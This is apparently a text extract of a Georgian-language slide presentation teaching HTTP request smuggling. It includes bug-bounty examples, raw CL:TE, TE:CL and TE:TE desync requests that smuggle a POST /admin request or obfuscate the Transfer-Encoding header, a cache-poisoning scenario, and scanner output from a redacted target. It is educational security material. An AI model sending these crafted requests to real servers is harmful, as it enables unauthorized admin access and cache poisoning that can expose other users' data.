
Smuggling - ['smʌɡlɪŋ] კონტრაბანდა

Smuggling - კონტრაბანდა, კონტრაბანდის გზით გადაზიდვა

Common

Juridical

?slide= Ինչպե՞ս իրականացնել HTTP Request Smuggling?



?slide=ᄁᄁ ᄁᄁᄁ HTTP Request Smuggling?



?slide=ისტორია

HTTP Request Smuggling
@Watchfire

2005



2016

Hiding Wookies in Http
@regilero



HTTP Request Smuggling
Reborn
@albinowax









2019



\$82,800

James kettle

?slide=Money! \$\$\$

47		Potential HTTP Request Smuggling in ruby webrick By piao to Ruby Resolved Low \$500.00	disclosed 25 days ago
2455		Bypass for #488147 enables stored XSS on https://paypal.com/signin again By albinowax to PayPal Resolved High \$20,000.00	swag awarded about 1 year ago
274		HTTP request Smuggling By dracomalfoy to Helium Resolved High	disclosed 5 months ago
8		HTTP Request Smuggling due to CR-to-Hyphen conversion By amitklein to Node.js Resolved High	disclosed about 1 month ago
97		HTTP request smuggling using malformed Transfer-Encoding header By erubinson to Node.js Resolved Critical \$250.00	bounty awarded 4 months ago
626		Stored XSS on https://paypal.com/signin via cache poisoning By albinowax to PayPal Resolved High \$18,900.00	disclosed about 1 year ago
466		Password theft login.newrelic.com via Request Smuggling By albinowax to New Relic Resolved High \$3,000.00	disclosed about 1 year ago
71		HTTP SMUGGLING EXPOSED HMAC/DOS By pwny_sec to Fortmatic Inc. Resolved Medium \$350.00	disclosed 8 months ago

?slide=DeSync: Old Approach

Back-End ისთვის სიგრძე 5 ბაიტია

Front-End ისთვის სიგრძე 6 ბაიტია

```
POST / HTTP/1.1
Host: test.local
Content-Length: 5
Content-Length: 6
```

12345G


Front-End და Back-End ვერ თანხმდებიან ერთმანეთში, რომელი
ჰედერი უნდა გამოიყენონ

← DSYNC

?slide=DeSync: Old Approach

```
POST / HTTP/1.1
Host: test.local
Content-Length: 5
Content-Length: 6
```

12345G



```
GET /image/test.png HTTP/1.1
Host: test.local
```

G
Unknown Method GGET

?slide=DeSync: Old Approach

არ მუშაობს

მოცემულია 2 ჰედერი. Front-End
პრიორიტეტს ანიჭებს Content-
Length ჰედერს

```
POST / HTTP/1.1
Host: test.local
Content-Length: 6
Transfer-Encoding: chunked
```

3 ბაიტი	-----	0\r\n
2 ბაიტი	-----	\r\n
1 ბაიტი	-----	G


- **CL:TE** – Front-End პროორიტეტს ანიჭებს **Content-Length** - ს
- **TE:CL** – Front-End პროორიტეტს ანიჭებს **Transfer-Encoding** - ს
- **TE:TE** – Front-End და Back-End - იც პროორიტეტს ანიჭებს **Transfer-Encoding** - ს

?slide=DeSync: Modern Approach; CL:TE

POST / HTTP/1.1
Host: test.local
Content-Length: 6
Transfer-Encoding: chunked

0

G



GET /image/test.png HTTP/1.1
Host: test.local

G
Unknown Method GGET

ახლა Front-End ისთვის
პრიორიტეტი Transfer-
Encoding არის

```
POST / HTTP/1.1
Host: test.local
Content-Length: 4
Transfer-Encoding: chunked
```

2B = 0x2B = 43 (ათობით სისტემაში)

```
2B \r\n
POST /admin HTTP/1.1
Content-Length: 100
X: X
0
```

?slide=DSYNC: Modern Approach; TE:CL

POST / HTTP/1.1
Host: test.local
Content-Length: 4
Transfer-Encoding: chunked

2B
POST /admin HTTP/1.1
Content-Length: 100
X: X

test=1
0



Front-End



Back-End




POST /admin HTTP/1.1
Content-Length: 100
X: X

test=1
0

HTTP/1.1 200 OK

<h1>Admin Panel</h1>

GET /image/test.png HTTP/1.1
Host: test.local



- HTTP პროტოკოლის სპეციფიკაცია არ კრძალავს ორივეს არსებობას
- ამბობს, რომ პრიორიტეტი Transfer-Encoding - ზე უნდა იყოს
 1. ვებ-სერვერები ზედმიწევნით არ მიყვებიან სპეციფიკაციას
 2. ან მიყვებიან მაგრამ ვებ-სერვერს მოცემულ მომენტში არ აქვს მხარდაჭერა Transfer-Encoding - ჰედერის
 3. ზოგჯერ არასათანადოდ პარსავს ჰედერს

?slide=DSYNC: Modern Approach; TE:TE

```
POST / HTTP/1.1
Host: test.local
Content-Length: 4
Transfer-Encoding: blablachunked
```

```
2B
POST /admin HTTP/1.1
Content-Length: 100
X: X
```

```
test=1
```

```
0
```



Front-End



Back-End



- ორივე სისტემას აქვს მხარდაჭერა **Transfer-Encoding** ის
- თუმცა Front-End პარსავს და RegEx უკეთებს “chunked”

- ვიღებთ TE:CL ის სტილის შეტევას

?slide=Web Cache Poisoning

```
POST / HTTP/1.1
Host: test.local
Content-Length: 50
Transfer-Encoding: chunked
```

0

```
GET /images/private.png
Host: test.local
X: X
```

Client 1



Client 2



```
GET /images/my-picture.png
Host: test.local
```

Client 3



Varnish




Apache



HTTP/1.1 200 OK

private.png...



?slide=Smuggler.py

<https://github.com/defparam/smuggler>

```

v0.1.0

[+] URL      : https://[REDACTED]
[+] Method   : GET
[+] Endpoint : /
[+] Timeout  : 10.0 seconds
[+] Cookies  : 17 (Appending to the attack)
[nameprefix1-TECL] : OK
[nameprefix1-CLTE] : OK
[tabprefix1-TECL]  : OK
[tabprefix1-CLTE]  : OK
[tabprefix2-TECL]  : !!TIMEOUT!! - Writing request payload to: /mnt/d/websec/weapons/payloads/[REDACTED]_N073A0QCU6.txt
[tabprefix2-CLTE]  : OK
[underjoin1-TECL]  : OK
[underjoin1-CLTE]  : OK
[spacejoin1-TECL]  : OK
[spacejoin1-CLTE]  : OK
[space1-TECL]       : !!TIMEOUT!! - Writing request payload to: /mnt/d/websec/weapons/payloads/[REDACTED]_M5B764925I.txt
[space1-CLTE]       : OK
[valueprefix1-TECL] : OK
[valueprefix1-CLTE] : OK
[nospace1-TECL]     : OK
[nospace1-CLTE]     : OK
[vertprefix1-TECL]  : OK
[vertprefix1-CLTE]  : OK
[commaCow-TECL]     : OK
[commaCow-CLTE]     : OK
[cowComma-TECL]     : OK
[cowComma-CLTE]     : OK
[contentEnc-TECL]   : OK
[contentEnc-CLTE]   : OK
[linewrapped1-TECL] : OK
[linewrapped1-CLTE] : OK
[gareth1-TECL]      : Disconnected
[gareth1-CLTE]      : Disconnected
[quoted-TECL]       : OK
[quoted-CLTE]       : OK
[aposed-TECL]        : OK
[aposed-CLTE]        : OK
[lazygrep-TECL]      : OK
[lazygrep-CLTE]      : OK

```


?slide=PortSwigger LABs




<https://portswigger.net/web-security/all-labs>

HTTP request smuggling


LAB

HTTP request smuggling, basic CL.TE vulnerability >>

 Solved


LAB

HTTP request smuggling, basic TE.CL vulnerability >>

 Solved


LAB

HTTP request smuggling, obfuscating the TE header >>


 Solved

?slide=Talks

@Albinowax – HTTP Desync Attacks: Request Smuggling Reborn



@defparam – Practical Attacks Using HTTP Request Smuggling



QUESTION:



memegenerator.net